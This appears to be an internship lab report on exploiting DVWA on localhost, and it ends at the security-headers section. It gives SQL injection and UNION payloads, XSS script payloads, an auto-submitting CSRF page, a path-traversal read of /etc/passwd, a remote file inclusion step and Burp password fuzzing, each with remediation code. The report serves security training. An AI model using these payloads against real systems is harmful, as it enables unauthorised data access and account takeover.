# 🎓 Task 3 - Report DVWA Lab

**Submitted By :** Pritish R. Borkar
**Internship ID : APSPL2518121**
**Department :** Cybersecurity
**Organization :** ApexPlanet software Pvt.Ltd
**Co-ordinator :** Kundan Kumar
**Date of Submission :** October 29, 2025

## Executive summary

This report documents Task 3: setup, exploitation, evidence, and remediations for six web vulnerabilities on a DVWA instance: **SQL Injection**, **Cross-Site Scripting (reflected & stored)**, **Cross-Site Request Forgery (CSRF)**, **File Inclusion (LFI & RFI)**, **Burp Suite assisted testing (Intercept, Repeater, Intruder)**, and **Web Security Headers**. All testing was conducted in an isolated lab environment with DVWA security set to **Low**.

Each vulnerability section contains: environment/setup notes, step-by-step exploitation steps with exact payloads used, expected outcomes, captured evidence (screenshot/text filenames) and prioritized remediation steps with example code/config where appropriate. Image labels are bolded so you can quickly match screenshots to report figures when assembling the final PDF or slide deck.

## 1. Objective

Prove concepts by actively exploiting representative vulnerabilities in DVWA (Low security) and provide concise, actionable fixes for developers and engineers to apply in development and pre-production.

Success criteria: - Reproduce each vulnerability in-lab. - Capture evidence for each step (screenshots/text outputs). - Produce remediation guidance that is implementable in PHP/Apache environments.

## 2. Lab setup (commands / verification)


**Host & services:** Kali Linux (attacker) and a target host running Apache/PHP/MySQL (DVWA). All activity confined to local loopback 127.0.0.1.

**Commands used to install and prepare DVWA (run on Debian-based host):**

```
sudo apt update && sudo apt -y upgrade
sudo apt install -y dvwa apache2 mysql-server php php-mysqli php-xml php-gd libapache2-mod-php git
sudo systemctl enable --now apache2 mysql
# Create DB (if required)
sudo mysql -u root -e "CREATE DATABASE IF NOT EXISTS dvwa;"
# Ensure PHP modules installed and enabled
php -m | grep -E 'mysqli|gd|xml'
# Configure DVWA
sudo cp -r /usr/share/dvwa /var/www/html/DVWA
sudo chown -R www-data:www-data /var/www/html/DVWA
sudo nano /var/www/html/DVWA/config/config.inc.php
# Fill DB settings then setup via web UI
# Open browser: http://127.0.0.1/DVWA/setup.php -> Create / Reset Database
```

**Verification steps** - Visit http://127.0.0.1/DVWA/ and confirm welcome/login page loads. - Login with admin / password. - Confirm DVWA security level is set to **Low** (use the Security page).

**Evidence:**




# 3. Attacks — steps, expected outcome, evidence, mitigation details

All payloads were executed only against the DVWA instance running on the local host.

## 3.1 SQL Injection (DVWA → SQLi, Low)

### Context & risk


SQLi allows attackers to modify SQL queries to disclose or manipulate data. In a real application, this can result in data exfiltration, authentication bypass, or data tampering. Severity: **High**.

**Steps (exact)** 1. Open DVWA → SQL Injection module. 2. Ensure Security = Low. 3. In *User ID* input, test the following payloads one at a time and observe responses: - ' OR '1'='1' -- - 1 OR 1=1 - -1' UNION SELECT 1, user, password FROM users -- (example union test — may require adjusting column counts) 4. Submit and capture output.


**Expected** - Tautology payloads return multiple records not intended by the query. - UNION payloads may expose columns such as username/password hashes.

**Evidence (place inline at this section):**

- **Figure 3.1a — s1_sqli_before.png** — SQLi page before injection (shows baseline query UI).




- **Figure 3.1b — s1_sqli_after.png** — SQLi page after injection (data leakage / multiple users displayed).



**Technical note** - At Low security DVWA typically concatenates input directly into SQL statements; observe query behavior by tampering with quotes and comments (--).

**Remediation (detailed)** 1. Use parameterized queries / prepared statements.

Example (PDO):

```
$pdo = new PDO("mysql:host=127.0.0.1;dbname=dvwa;charset=utf8mb4", $user, $pass, [
  PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION
]);
$stmt = $pdo->prepare("SELECT first_name, surname FROM users WHERE user_id = ?");
$stmt->execute([$id]);
$user = $stmt->fetch();
```

2. Enforce strict input validation and typing (cast IDs to integer):

```
$id = filter_input(INPUT_GET, 'id', FILTER_VALIDATE_INT);
if ($id === false) { /* handle invalid input */ }
```

3. Use DB accounts with least privilege.
4. Log suspicious queries and enable WAF rules for SQLi patterns.

## 3.2 Cross-Site Scripting (XSS)

**Context & risk**

XSS enables script execution in victims' browsers — leading to session theft, CSRF chaining, or UI manipulation. Severity: **Medium-High**.


*3.2.a Reflected XSS*

**Steps** 1. DVWA → XSS (Reflected) (Low). 2. Enter payload: <script>alert('Hacked');</script> into search/input and submit.

**Expected** - Immediate alert box; the payload is reflected in the response and interpreted by the browser.

**Evidence:**

- **Figure 3.2a — s2a_xss_reflected.png** — reflected XSS result (alert visible or DOM includes injected script).




**Remediation (detailed)** 1. Output encode data before rendering in HTML contexts:

```
echo htmlspecialchars($user_input, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
```

2. For attributes, JS contexts or URLs, use context-appropriate encoding libraries.
3. Implement strong Content Security Policy (CSP) header:

```
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'; base-uri 'self';
```

4. Use HttpOnly and SameSite cookies to reduce theft risk.


*3.2.b Stored XSS*

**Steps** 1. DVWA → XSS (Stored) (Low). 2. Post a comment containing: <script>alert('Hacked');</script>. 3. Navigate away and reload page to confirm persistence.

**Expected** - Payload persists in database and executes on subsequent page loads for all viewers.

**Evidence:**

- **Figure 3.2b — s2b_xss_stored.png** — stored XSS showing the comment and alert firing on load.




**Remediation** 1. Sanitize and escape on output (do not rely on input sanitization alone). 2. Use a templating engine that auto-escapes content. 3. Consider input sanitization libraries for allowed HTML (e.g., HTML Purifier) if rich text is required. 4. Enforce CSP and set Content-Type headers correctly.

## 3.3 CSRF (Cross-Site Request Forgery)

**Context & risk**

CSRF forces authenticated users to perform actions they did not intend. For state-changing endpoints (password/email changes, money transfers), CSRF can cause severe account compromise. Severity: **Medium**.

**Steps (exact)** 1. DVWA → CSRF module; observe form method (GET/POST) and parameter names (e.g., password_new, password_conf). 2. Create csrf_attack.html:


```
<form action="http://127.0.0.1/DVWA/vulnerabilities/csrf/" method="GET">
  <input type="hidden" name="password_new" value="hacked123">
  <input type="hidden" name="password_conf" value="hacked123">
</form>
<script>document.forms[0].submit();</script>
```

3. Serve this attacker page with python3 -m http.server 8000 and open http://127.0.0.1:8000/csrf_attack.html in the same browser where DVWA is logged in.


**Expected** - DVWA password is changed without explicit consent.

**Evidence:**

- **Figure 3.3a — s3_csrf_attack_open.png** — attacker page open showing the URL served from attacker host.




- **Figure 3.3b — s3_csrf_after.png** — DVWA shows success/confirmation that password changed.



**Remediation (detailed)** 1. Implement per-session anti-CSRF tokens and validate server-side:

```
// generation (on login/session creation)
$_SESSION['csrf_token'] = bin2hex(random_bytes(32));
// include in forms
<input type="hidden" name="csrf_token" value="<?= htmlspecialchars($_SESSION['csrf_token']) ?>">
// verify on submit
if (!isset($_POST['csrf_token']) || !hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'])) {
  http_response_code(403);
  exit('Invalid CSRF token');
}
```

2. Use the SameSite=strict|lax cookie attribute where it is compatible with the application.
3. For high-security operations, require re-authentication.

## 3.4 File Inclusion (LFI / RFI)

### Context & risk

File inclusion vulnerabilities can expose local system files (LFI) or execute remote code (RFI) if allow_url_include is enabled. Severity: **High/Critical** depending on files accessed.


*Local File Inclusion (LFI)*

**Steps** 1. DVWA → File Inclusion module. 2. Modify URL parameter page to ?page=../../../../etc/passwd and request the page.

**Expected -** Server returns contents of /etc/passwd (or other local files) in the response.

**Evidence:**

- **Figure 3.4a — s4_lfi_passwd.png** — /etc/passwd contents displayed via LFI.



**Mitigation** 1. Use a whitelist of allowed pages (map logical names to filesystem paths). 2. Use realpath() and verify the resolved path lies inside a permitted directory. 3. Disable allow_url_include and allow_url_fopen if not required. 4. Ensure least-privilege for web server user and restrict file permissions.

*Remote File Inclusion (RFI) — optional*

**Steps** 1. Host a remote file malicious.txt via python3 -m http.server 8000 containing PHP payload or marker text. 2. Use ?page=http://127.0.0.1:8000/malicious.txt in the File Inclusion module.

**Expected** - If allow_url_include is enabled, remote content will be included/executed.

**Mitigation** - See LFI mitigation plus disable remote includes in php.ini:

allow_url_include = Off
allow_url_fopen = Off

## 3.5 Burp Suite — Intercept, Repeater, Intruder (Advanced)

**Context**


Burp Suite is used to inspect requests/responses, tamper parameters, and fuzz endpoints. Useful for manual verification and discovery of logic issues.

**Configuration** - Burp listener: 127.0.0.1:8080. - Browser proxy set to 127.0.0.1:8080. For Firefox, set network.proxy.allow_hijacking_localhost=true to proxy loopback.

**Intercept & Repeater Steps** 1. Enable Proxy → Intercept ON. 2. Submit login form (admin/password) and observe captured POST: username=admin&password=password&Login=Login. 3. Send to Repeater. Modify payload (e.g., password -> ' OR '1'='1' --) and send. Inspect response for login bypass or errant behavior.

**Evidence:**

- **Figure 3.5a — s5_burp_intercept.png** — intercepted POST request.




- **Figure 3.5b — s5_burp_repeater.png** — modified request and response in Repeater.

**Intruder (basic fuzzing)**

**Steps** 1. Send login POST to Intruder. 2. Mark password parameter as payload position. 3. Load small password list: password, admin123, letmein, 123456, hacked123. 4. Start attack and look for response length/status differences.

**Evidence:**

- **Figure 3.5c — s5_burp_intruder.png** — Intruder results showing payloads and differences.




**Remediation** - Implement rate-limiting, account lockout on repeated failures, strong password policy, MFA, and logging/alerting for brute-force patterns.

## 3.6 Web Security Headers

**Context & risk**

Missing security headers reduce protections against clickjacking, MIME sniffing, and some cross-site attacks. Adding headers improves defense-in-depth.

